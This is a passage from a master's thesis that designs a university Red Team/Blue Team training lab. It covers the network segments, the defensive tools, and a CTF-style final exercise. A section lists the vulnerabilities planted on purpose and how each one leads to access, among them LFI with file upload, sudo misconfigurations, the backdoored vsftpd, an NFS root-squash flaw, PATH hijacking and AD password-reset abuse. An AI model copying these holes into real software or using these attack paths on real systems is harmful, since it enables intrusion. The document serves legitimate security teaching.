uc3m | Universidad **Carlos III** de Madrid

Master in Cybersecurity
2024-2025

Master Thesis

"Design and Implementation of a realistic environment for Red Team and Blue Team training"

Francisco Javier Pizarro Martínez

Sergio Pastrana Portillo

Florina Almenares Mendoza

Madrid, 2025

ABSTRACT

This thesis addresses the increasing demand for cybersecurity professionals with hands on-experience in realistic threat scenarios, by designing and implementing a Red Team and a Blue Team training environment that closely resembles realistic adversarial situations. The primary motivation behind this thesis is to elevate the quality and relevance of existing academic training environments, ensuring students are better equipped to operate in modern, high-stakes cybersecurity roles.

The infrastructure created with this thesis will be serving as the new infrastructure for the existing laboratories and assignments being used in two subjects of the Master in Cybersecurity of this university, i.e., *Cyber Defense Systems* and *Cyber Attack Techniques*. On top of that, this infrastructure will add a new extra laboratory session for each subject which will resemble a far more realistic exercise. Lastly, this thesis paves the way for the Master's program to offer the students a CTF platform that allows them to explore topics in greater depth and gain hands-on experience with some Open Source tools.

The proposed solution is composed of a total of nineteen different virtual machines that are spread across five different subnetworks, the real number of different instances generated out of these nineteen base virtual machines is fifty-two. It has a total of seven different defensive systems, and a total of nine different targets. All the virtual machines had been customized from scratch for this thesis, except for three that already existed. In the new machines there are a total of fifteen different vulnerabilities that can be exploited in multiple ways. To add more realism to the new final exercise, we include a framework to conduct automated attacks and automated countermeasures. In the scope of cyberdefense, there are three different attacks which simulate different kinds of threat actors, and also six persistence mechanisms that must be disabled by the students. In the scope of cyberattack of this exercise, there are five different countermeasures. The architecture has a total of nine different websites builded ad-hoc.

Once the new infrastructure was built, it was deployed in the new virtualization server of the Telematics Department of the university. This deployment enabled the execution of multiple tests, some of them including volunteers recruited for this purpose . Overall, this thesis proposes an upgraded and adapted version of the existing laboratory environments of both *Cyber Attack Techniques* and *Cyber Defense Systems* subjects. On top of that, a new CTF-like exercise has been developed to serve as a final laboratory session to put into practice everything that has been studied within each subject.

Key Words
Red Team, Blue Team, Cybersecurity, Vulnerabilities, Exploitation, Virtualization, Automatization, SIEM, EDR, NIDS, Honeypot, Firewall, Vulnerability Scanner.

TABLE OF CONTENT

LIST OF TABLES

LIST OF FIGURES

LIST OF LISTINGS

1. INTRODUCTION

This chapter presents the introduction of the thesis, from the initial motivations that lead to the creation of this thesis, to the specific objectives that must be fulfilled once it is finished. The chapter also presents the structure of this document.

1.1. Motivation

In today’s cyber threat landscape, organizations face increasingly sophisticated attacks that challenge their security measures. Furthermore, the volume and complexity of such attacks continue to grow. As a result, there is an increasing demand for cybersecurity professionals with hands-on experience in realistic threat scenarios [22].

This thesis addresses that need by designing and implementing a Red Team and a Blue Team training environment that closely resembles realistic adversarial situations. The primary motivation behind this thesis is to elevate the quality and relevance of existing academic training environments, ensuring students are better equipped to operate in modern, high-stakes cybersecurity roles.

Currently, within the curriculum of the Master in Cybersecurity from Universidad Carlos III de Madrid, there are two separate laboratory infrastructures for both *Cyber Defense Systems* and *Cyber Attack Techniques*. These are limited by their own nature, in other words the laboratories have been kept as simple as possible in order to provide the new students with really specific scenarios. While this is effective for learning, it limits those students who already have advanced knowledge on one of the subjects and want to go beyond that, or for the ones who, even having started from scratch, want to dig deeper in some concepts.

One clear manifestation of this issue would be that in the *Cyber Attack Techniques* laboratory –excluding its final assignment– vulnerabilities are presented across unrelated machines, offering little insight into how attackers exploit interdependencies within a real, interconnected network. Another flaw related to this problem in that same subject is not giving enough relevance attacking Linux machines –there is only one Linux target and it is not intended to be exploited beyond the Web Application level– , which in the real world represents around 62.7% of the servers market share [21].

The laboratory of *Cyber Defense Systems* also has some flaws caused by that same problem, for example the students do not face realistic or unknown attack scenarios –they only test their use cases against already known attacks. Incident Response is also underemphasized, reduced to basic tasks such as IP blocking on Firewalls, without deeper analysis or coordinated mitigation strategies. Since the creation of this specific laboratory, the cybersecurity landscape has evolved significantly, and some modern systems are not yet reflected in the current infrastructure.

Lastly, due to the increasing costs associated with the current VMWare-based cloud virtualization platform, there is a pressing need to transition the Master's virtualized infrastructure to a self hosted virtualization environment based on Proxmox VE. This new deployment not only significantly reduces costs but also provides greater flexibility and control.

1.2. Objectives

The main objective of this Master's Thesis is to create an infrastructure, that is not limited by the previously mentioned intrinsic limitations, resulting in a far more realistic laboratory, which will add a new final exercise that merge capabilities and skills acquired in the two subjects, while also fixing the current flaws by serving as the new infrastructure for all the already existing laboratories and assignments of both *Cyber Defense Systems* and *Cyber Attack Techniques* subjects. The infrastructure must be designed and implemented in such a way that the existing guidelines for those laboratories and assignments do not have to be heavily modified –except for the complete redesign of the last laboratory session of *Cyber Defense Systems* due to the addition of newer technologies, the students guideline for this session is available at Annex E. This thesis also serves as a pilot project that evaluates the feasibility and performance of the newly deployed Proxmox-based infrastructure for future use across the entire Master's program.

The primary sub-objectives of this Master's thesis are outlined as follows:

- **Design and implementation of a unified training environment**: Develop a realistic training infrastructure that supports the learning objectives of both the *Cyber Attack Techniques* and *Cyber Defense Systems* courses. This environment will allow students to explore modern cybersecurity technologies, challenges and methodologies in a practical, hands-on setting. The environment must be compatible with all the existing laboratory sessions and assignments.

- **Develop supporting educational materials**: Create comprehensive documentation, including detailed student guidelines, to facilitate the effective use and integration of the environment within the academic curriculum.

- **Implement an automated deployment**: Design and implement a fully automated deployment system capable of building the Virtual Machines (VMs) from scratch and provisioning them with all required software and configurations. All infrastructure code, documentation and exported VM images will be maintained and managed by the technical personnel of the university.

- **Integrate automated offensive and defensive scenarios**: Implement realistic automated attacks for Blue Team training, as well as automated defensive countermeasures for Red Team training, the students must avoid triggering said countermeasures by following good practices during the attack exercise. These components aim to simulate dynamic threat environments and reinforce advanced concepts through hands-on experience.

- **Craft a solution resilient to the project's intrinsic constraints:** The proposed solution must meet the following requirements, which are inherited by the intrinsic nature of the final production deployment of this thesis:
  - **a.** The solution must be able to work in an air gapped environment without Internet connection.
  - **b.** Hardware resources shouldn't be a strong limiter during the design but must be taken into account during the implementation and must be used wisely.
  - **c.** The defensive systems that conform the solution must allow in some way the exporting and importing of use cases.

1.3. Document Structure

This document is organized into eight main chapters, each dedicated to a distinct phase of the project, along with a series of annexes that provide supporting materials and technical documentation. The structure has been carefully designed to guide the reader through the logical progression of the work.

- **Chapter 1 - Introduction:** Introduces the context, motivation and objectives of the thesis. It also includes this overview of the document structure to provide clarity on how the content is organized.

- **Chapter 2 - Analysis:** Details the requirements and components of the existing *Cyber Defense Systems* and *Cyber Attack Techniques* courses. It also defines the systems that are necessary for the new final exercise and introduces the planification of a staged deployment based on the academic timelines.

- **Chapter 3 - Design:** Presents the architectural design of the laboratory infrastructure, including explanations on how the network is segmented, system descriptions (technology agnostic), vulnerabilities and the logic behind both flavours (defense and attack) of the new final exercise.

- **Chapter 4 - Infrastructure Implementation:** Describes how the infrastructure has been built, including the provisioning of VMs, system configurations, and the creation of custom dashboards. Special attention is given to both general-purpose and specialized systems.

- **Chapter 5 - Countermeasures Implementation:** Explains in detail the security measures implemented within the defensive infrastructure of the attack final exercise, this countermeasures cover from the firewall ruleset to advanced use cases based on honeypots or honeytokens.

- **Chapter 6 - Attacks Implementation:** Covers the different attacks that will be occurring during the defense final exercise, these attacks range from persistence mechanisms to automated script attacks that could potentially compromise the whole network while performing simultaneously disruption tasks.

- **Chapter 7 - Testing:** Describes the validation processes applied to the environment. It includes the tests that were carried out during the development stage of the thesis, as well as tests done on the production virtualization infrastructure and user testing with students.

- **Chapter 8 - Conclusions and Future Work:** Summarizes the outcomes of this project, reflects the quality and scope of the work, enumerates some of the encountered difficulties and outlines potential future lines of work.

- **Bibliography**: Contains all the external references that have been used in this Thesis.

- **Annexes**: There are a total of five different annexes, the first one describes the different staged deployments, the second one contains the hardware requirements of the proposed solution, the third, fourth and fifth are the different student guidelines for the new final exercise and for the only laboratory session that has been heavily modified.

2. ANALYSIS

Before beginning the design process, it is critical to conduct a detailed analysis of the specific systems that are employed in each already existing laboratory session and project within both the *Cyber Attack Techniques* and *Cyber Defense Systems* subjects. This step ensures that all essential systems or/and significant concepts, services and interactions are well understood and appropriately incorporated into the new infrastructure. An additional step is to analyze the exact limitations of the current infrastructure.

Furthermore, a clear definition of the systems that are going to be added for the new final exercise is necessary. This exercise will be designed to provide a capstone experience simulating realistic, full-scope adversarial scenarios.

The final phase of this analysis focuses on integrating the identified systems into interrelated scenarios that align with the learning objectives of those laboratory sessions or assignments that take place within time overlapping windows and that rely on the same kind of systems. This guarantees that the resulting environment is both technically functional and tailored to the pedagogical goals of the courses.

2.1. Cyber Defense Systems

Table 1 summarizes the current laboratory structure for the *Cyber Defense Systems* course, including the systems involved in each session. All these machines are interconnected through a virtual machine running the router OpenWRT, there is also a Kali machine always present.

Laboratory	Systems
Minilabs 1-3, Lab 1: Log Management	A machine that provides DNS and NTP services, a SIEM and an LAMP including an Apache web server, a MySQL Database, and PHP.
Minilab 4, Lab 2: Firewalls	A firewall, a SIEM, an Apache web server and a Windows Workstation
Minilab 5, Lab 3: Intrusion Detection and Prevention Systems	An IDS and an Apache Web Server
Minilabs 6-7, Lab 4: Security Information and Event Management	A SIEM, a Linux with desktop environment, an EDR, a Vulnerability Scanner and all the machines previously employed

Table 1. Current Cyber Defense Systems Laboratory Requirements

2.2. Cyber Attack Techniques

Table 2 outlines the laboratory sessions/assignments and corresponding vulnerable systems used in the *Cyber Attack Techniques* course. All these machines are interconnected through a virtual machine running the router OpenWRT, there is also a Kali machine always present.

Laboratory	**Systems**
Assignment 1 (Lab 1): Hosts Discovery & Scanning (*Reconnaissance*)	Metasploitable2, a vulnerable Linux machine, with several services and open ports, and Metasploitable 3, a vulnerable Windows machine
Lab 2: Pivoting and Vulnerabilities (*Vulnerability Analysis*)	A Linux machine publicly accessible, which can be accessed by the prior one but not externally, and a "zombie" machine, e.g., a Windows machine
Assignment 2 (Lab 3): Web Scanners (*Vulnerability Analysis, reporting*)	Vulnerable-Web-Apps, a machine which contains multiple widely known vulnerable web apps such as OWASP Juice Shop
Lab 4: Metasploit Framework (*Exploitation*)	Metasploitable2 with a vulnerable web application and a Windows Workstation (with a vulnerable version of the web browsers)
Lab 5: Social Engineering Toolkit and Antivirus Bypass (*Exploitation*)	A Windows Workstation (with AV)
Lab 6: Persistence and Hiding (*Post-exploitation*)	Two Windows Workstations, with different processor architectures
Assignment 3 (Lab 7): Complete Red Team Exercise (*reconnaissance, vulnerabilities analysis, exploitation, post-exploitation, and reporting*)	A AD Domain Controller, a Windows Workstation, and Metasploitable3

Table 2. Current Cyber Attack Techniques Laboratory Requirements

2.3. Limitations of the current infrastructure and proposed solutions

The review of existing lab configurations highlights several limitations that the new solution seeks to address:

- **Fragmentation and redundancy**: Many systems used across the different labs overlap in functionality. For instance, both the laboratories of both subjects have the following common machines: a router, an attacker, a linux web server, and a windows workstation.

- **Limited realism**: The current setups are isolated and do not simulate complex, real-world enterprise networks. Key concepts such as pivoting aren’t practiced enough, and some concepts such as exploring an AD environment are completely overlooked.

- **Lack of continuity**: Existing labs are designed as discrete sessions, causing the students to not face a complete exercise either from a defender or an attacker point of view.

- **Underutilization of modern tooling**: While the labs offer some of the most representative tools of both worlds, there are some newer tools that have become or are becoming de facto standards and don't appear in the current infrastructure.

To address these issues, the new infrastructure introduces the following solutions:

- **Consolidation of shared systems:** By merging both laboratory environments into a single, unified infrastructure, redundant systems are eliminated, effectively reducing the required resources.

- **Use of enterprise-grade architectures**: The new design follows best practices from real-world enterprise networks. A clear example of this would be not having a database exposed in a server that is facing the public internet.

- **End-to-end scenario continuity**: A new final exercise will provide the students with an integrated, realistic challenge, where they must apply the skills developed across previously isolated environments, in a cohesive full-scope scenario.

- **Integration of modern, industry-standard tools**: The new infrastructure incorporates up-to-date technologies. These technologies include both advanced defensive systems and cutting-edge offensive tools.

2.4. New Infrastructure

The new infrastructure must be as compatible as possible with the already existing infrastructure allowing almost for an almost seamless backward compatibility. After compiling all the requirements –except for the really specific machines such as Metasploitable 2– gathered in subchapters 2.1. and 2.2. the following list is created:

- Linux LAMP Server
- Firewall
- A machine that provides basic DNS and NTP services
- NIDS
- SIEM
- Windows AD Domain Controller
- Windows Workstation (with AV)
- Linux Administrator machine with Desktop Environment

On top of that the new infrastructure adds the following systems:

- Windows Web Server
- Linux Honeypot
- Linux Database Server
- Linux Workstation
- EDR
- Vulnerability Scanner
- Linux Web Dashboard

2.5. Staged Deployment of the Laboratory

After reviewing the systems that are required by each one of the laboratory sessions and assignments of both courses, along with the ones added for the new final exercise, it is evident that the laboratory infrastructure can be deployed in distinct stages. Here, a stage refers to all the VMs required for the corresponding laboratory sessions, and assignments that are active within overlapping time windows. This modular approach offers two key benefits:

- It ensures students interact only with systems relevant to their current learning objectives, maintaining clarity and focus.
- It optimizes the use of the underlying virtualization infrastructure by reducing unnecessary resource allocation.

Notably, Kali and Firewall (FW) machines are present across all deployment stages, serving as foundational components of the overall training environment. The specific machines present within each stage have been specified in Table 3.

Stage	Def Labs	Atta Labs	Machines
1	1,2.3.4	1,2,3,4,5,6	NTP+DNS, SIEM, Linux Apache Web Server, Metasploitable2, Windows Workstation, Internal server, NIDS, Vulnerable-Web-Apps, EDR, Linux with desktop environment

2	CTF	CTF	A web dashboard, a Linux apache web server and a Windows web server, a honeypot, a Linux database server, a Windows AD Domain Controller, a Windows and a Linux workstation, a SIEM, a EDR, a NIDS and a Vulnerability Scanner
3	None	7	An AD Domain Controller, a Windows Workstation and Metasploitable3

Table 3. Different Stages of the Proposed Deployment

As a result of this thesis four different sets of VMs will be produced:

- **Set 1**: Used throughout most of the first semester. It includes all current laboratory sessions and assignments from both subjects except Assignment 3 of *Cyber Attack Techniques*.
- **Set 2**: Used for the final CTF-style offensive exercise.
- **Set 3**: Dedicated to the final CTF-style defensive exercise. Sharing the same environment as set 2.
- **Set 4**: Specifically tailored for Assignment 3 of *Cyber Attack Techniques*, which includes a more advanced AD-based attack scenario.

3. DESIGN

This section presents a high level overview of the design of the proposed solution. It covers: the Network Architecture, the basis behind the new final exercises, the vulnerabilities, and lastly the specific characteristics for each variant of the final exercises as well as the things that the students must try to do in said exercises.

3.1. Network Architecture

Before diving deeper into the particular design of each individual machine that is part of the global solution, it was necessary to design a network architecture that followed the same kind of structures as the network architectures of the already existing laboratories of *Cyber Defense Systems* and *Cyber Attack Techniques*. Figure 1 shows the proposed network architecture, which contains all the machines determined during the analysis.




Figure 1. Network Architecture Map

Although Figure 1 shows the full deployment, given to the split into staged deployments approach, this network architecture will never be fully deployed at the same time, each one of the sub-deployments associated with each stage are available within the Annex A. Only one deployment will be simultaneously deployed at a time within the production virtualization server.

Three machines used currently in *Cyber Attack Techniques* subject have been used: *metasploitable2*, *metasploitable3* and *vuln-web-apps*. Therefore those machines had only been slightly modified in order to integrate them into the network. Because of this, no more explanations regarding these machines will appear on this document.

Every other single machine appearing in the previous network architecture map, has been specifically built ad-hoc from scratch for this thesis, from the most low level and basic services to the most abstract features such as the automated attacks or the countermeasures.

The ad-hoc implementation approach has been chosen over the other possible approaches, which was mixing together already existing complete machines and somehow "sticking them with flex tape". This decision results in a more valuable and enriching experience for the future students, making the environment uniquely tailored for this particular master, which in return gives more added value to the master itself, due to the uniqueness of this new laboratory.

From this point on, all the machines will be referred to as LAN_machine in the document.

3.1.1. Subnetworks description

The network is structured into five distinct subnetworks, each fulfilling a specific role within the training environment. These include:

- EXT, an external subnetwork that simulates the public Internet and potential external threats.
- DMZ, a demilitarized-zone that hosts publicly accessible services.
- CPD, a subnetwork dedicated to the internal servers that provide essential infrastructure and business-critical services.
- IN, subnetwork that houses user workstations, to replicate a realistic end-user environment susceptible to Social Engineering attack vectors.
- ADM, an administration subnetwork, contains the Security Operations Center (SOC) components as well as an administrator desktop employed for interacting with all the other systems.

This segmentation enables realistic simulation of attack and defense scenarios while maintaining logical separation and control between the different zones.

3.1.2. Systems description

Tables from 4 to 8 contain a brief description of each one of the machines for all the subnetworks. Each machine shown in the following tables can be easily transposed to each one of the machines mentioned during the analysis phase.

EXT LAN	
dashboard	Contains the web server that controls the final CTF exercise.
attacker	Attacker machine.
attacker2	Attacker machine.

Table 4. EXT LAN Systems High Level Description

DMZ LAN	
www	Contains various web servers running.
pooh	Contains a honeypot.
nsntp	Provides basic network services (DNS resolution and NTP) to the network.
www2	Contains a web server that allows to execute any .exe (but there is also an antivirus running). This machine forms part of the Windows Active Directory.

Table 5. DMZ LAN Systems High Level Description

CPD LAN	
dc	It's the Windows Active Directory Domain Controller.
db	It's providing database services to the machine **DMZ_www**, it's also running other services.

Table 6. CPD LAN Systems High Level Description

IN LAN	
workst1	A user workstation.
workst2	A user workstation.

Table 7. IN LAN Systems High Level Description

ADM LAN	
SIEM	It's running the Security Information and Event Management solution.
EDR	It's running the Endpoint Detection and Response server.
NIDS	It's running the Network Intrusion Detection System tool and also it's actively sniffing all the traffic from all LANs except EXT and ADM.
admin	It's running a Vulnerability Scanner solution. Additionally it has a Desktop environment.

Table 8. ADM LAN Systems High Level Description

The **FW** machine controls all the traffic going through the network and subnetworks.

3.2. Vulnerabilities

Here is a complete list of all the vulnerabilities that are present in each machine:

- **DMZ_www:** It's running an **Apache2 web server**, which contains a web built with **PHP**, within this web is possible to combine two different vulnerabilities: local file inclusion and file upload. Another misconfiguration which allows the user account **www-data**, to run **vim** with **passwordless sudo**, this can be used to scale privileges. The machine is also executing a **Flask web server** with **debugging mode enabled** which allows the attackers to easily achieve RCE, moreover this second web server is running under the user **root**.

- **DMZ_www2**: It's running a **Python Flask web application**, which invites the user to upload an executable file that will be executed as soon as it's uploaded. The challenge here for the attackers is to bypass the deployed **Antivirus** solution. The machine also has a user that belongs to the **Windows Active Directory**, this user has a file in the desktop with the account credentials.

- **CPD_db**: It's running a **relational based database**, which can be accessed with **default credentials**, inside the database there is a table which contains a user and a **plaintext password** that can be employed to log into the machine by **SSH**. There is a misconfiguration on the permissions of both **/etc/passwd** and **/etc/shadow**, which can be leveraged to scale privileges. It is possible to perform a SQL Injection attack through one of the websites hosted in the machine **DMZ_www**. Also this machine it's running the **backdoored version of vsftpd**, which can be exploited to gain **root** access directly.

- **CPD_dc:** It is the **Domain Controller of the Active Directory**. The only security flaw is the high permissions for an user with already **compromised credentials** (which can be recovered from **DMZ_www2**). This user is allowed to log via **RDP** and has the capability to **reset the password** of any other user, including the **domain administrator** itself.

- **IN_workst1**: It's running various file sharing services, one of them allows to read all the files under **/home**. There are various users, but one of them has a **SSH key pair** whose public key is already added into **.ssh/authorized_keys**. This allows the attackers to download the **private key** by connecting to that service and use it to log in as this user via **SSH**. The second file sharing service exports the **/home** of a specific user. The service is poorly configured, which allows an attacker to write files (for example adding a new **authorized SSH key**), another misconfiguration allows that everything that is done as **root** locally on that shared folder within the attacker machine, will be the same as if it was done by the **root** user of the machine itself (allowing for an easy escalation vector). The users of this machine can execute a custom script with **passwordless sudo**, this script calls by its name (not absolute path) another script. This can be exploited by employing Path Hijacking.

- **IN_workst2**: This machine has already been compromised and it's performing a call to the attacker machine IP, effectively leaking the **NTLM hash** of a user. This hash can be cracked. Social Engineering is emulated via a custom script that tries to connect to the **Social Engineering Toolkit** credential harvesting website on the attacker machine port 8080, effectively leaking the **user and the plaintext password**. There is a misconfiguration that allows that **user account to impersonate a client** after authentication which results in a really easy escalation vector that can be even exploited by **meterpreter getsystem** command.

- **ADM_admin**: It's not vulnerable, but it has an **exposed web server**, which when given the correct password (that can be found in the **root** directory of any other **Linux** machine), will transform the **FW** into a normal router and will leak the network map to the attackers.

The machines **ADM_SIEM**, **ADM_EDR**, **ADM_NIDS**, **DMZ_nsntp** are not vulnerable.

The machine **DMZ_pooh** it's a honeypot that seems like it's vulnerable to a plethora of vulnerabilities, but in reality this machine cannot be pwned.

3.3. General Basis of the Final Exercise

The new final exercise is not exactly what is commonly known as a CTF, it is a middleground in between a CTF, a King of the Hill and the NATO cybersecurity exercises Crossed Swords [4] and Locked Shields [3].

There isn't anything that has been copied directly from the NATO exercise due to obvious legal implications for leaking military grade exercises, however this new final exercise heavily inspires itself from the NATO ones, not on the specific software or vulnerabilities but rather on the "philosophy" of the exercise itself and a little bit on the "mechanics" of the exercise –in a video game the term "mechanics" is employed to refer to the intrinsic rules and boundaries of the game, and what the player is expected to do in the game, for example in an Open World exploration game the main "mechanic" would be exploring the open world.

The exercise has two different scenarios, one in which the students will be playing the role of the attackers –more like a Red Team rather than just a simple pentester– and the other one where the students will be playing the role of the defenders –Blue Team but with an additional Incident Response Team approach.

In the first scenario, the students will try to compromise and scale privileges in every single machine. On top of that, the students will have to perform certain disruptive actions –mimicking what a real malicious actor would do. To add more realism to this variant, the students will be facing active countermeasures. This is a black box exercise –the students won't be provided with the network map.

In the second scenario, the students will act as the Incident Response team of an already compromised infrastructure, this means that immediately after starting the exercise they will be conducting minesweeping tasks, searching for persistence mechanisms within the targets. The students will also play the role of Blue Team, which means that they must create the firewall ruleset, and specific use cases by employing the defensive systems. During the exercise, the students will be under active attack for a period of time, the students must stop the attacks and fix the damages caused by them.

Following the philosophy of the NATO exercise, these new exercises must be: Hard –but not impossible–, and really stressful –it must be a constant battle against time. The execution and the results of the exercise must be unique for each group – i.e. each playthrough is unique.

The whole exercise will be tracked by a web dashboard, which for the two scenarios, offers the progression of the score, and some hints that can be bought using score points. In each modality the dashboard will have specific features related to that flavour.

The students guidelines for this final exercise, which were created after implementing everything, are available at annexes C and D.

3.4. Red Team Exercise

3.4.1. Countermeasures

To add more realism to the attack variant of the exercise, some countermeasures had been set in place to punish those behaviours which commonly characterise a "noob" attacker and that negatively affect the operational security (OPSEC). The objective of these countermeasures is not to make the exercise impossible, none of them make it harder –except for the presence of a firewall ruleset– the countermeasures are triggered by really specific noisy behaviours therefore they shouldn't be triggered as long as the students follow good practices.

The **FW** is almost secure, it allows complete access to **DMZ**, but it has a miss configuration that allows access to **ADM_admin** and to **IN_workst2**. Internally the access rules are the following.

- **ADM** can access every LAN but cannot be accessed from any LAN –excluding the machine affected by the miss configuration.
- **DMZ** can be accessed from all the LANs but can only access **CPD**.
- **CPD** can be accessed from all the LANs but can only access **DMZ** and **IN**.
- **IN** can be accessed only from **ADM**. **IN** and can access all the LANs except **ADM**.
- There are rules in place to allow the data flow towards the defensive tools of **ADM.**

DMZ_pooh is acting as a decoy for the attackers. **ADM_edr** will be up and running, but it's only preventing certain noisy basic attacks. **ADM_nids** and **ADM_siem** had been configured to detect activity that targets the honeypot, to detect the exfiltration of honeytokens of a specific file –which the students must exfil– and lastly to detect really noisy web scans. If the students are detected by any of the countermeasures they will face both a decrease in their scores and a short IP ban (30 seconds).

3.4.2. Playthrough

During the exercise the students will be challenged by different tasks, but only completing some of these tasks will reward them with points within the exercise web dashboard. The students must achieve both command execution and privilege escalation in all the targets they can, once achieved they must create files on certain paths to prove it.

There are also certain special disruption focused tasks associated to specific targets, here is a complete list:

- Perform a web defacement on **DMZ_www**
- Perform a web defacement on **DMZ_www2**
- Exfiltrate a file from **CPD_db**
- Take down the MySQL service on **CPD_db**
- Add a user to the AD on **CPD_dc**
- Take down the file sharing service on **IN_workst1**
- Delete a file from **IN_workst2**

The only systems that aren't direct targets –but that can be still interacted with– are the following: **FW**, machines within the **ADM** subnetwork, and **DMZ_nsntp**.

Obviously the only way to carry out the whole exercise is either to perform one or more pivotings, or to leverage the vulnerability present within **ADM_admin** to force the **FW** to act just as if it was a basic router which allows everything.

Figure 2 is a complete graphical representation of how the network can be fully compromised, it also includes where and when the different tasks must be carried out. This diagram is inspired by the Mitre tool Attack Flow [18] –the tool itself hasn't been employed due to technical limitations related to the sharing of the diagrams.

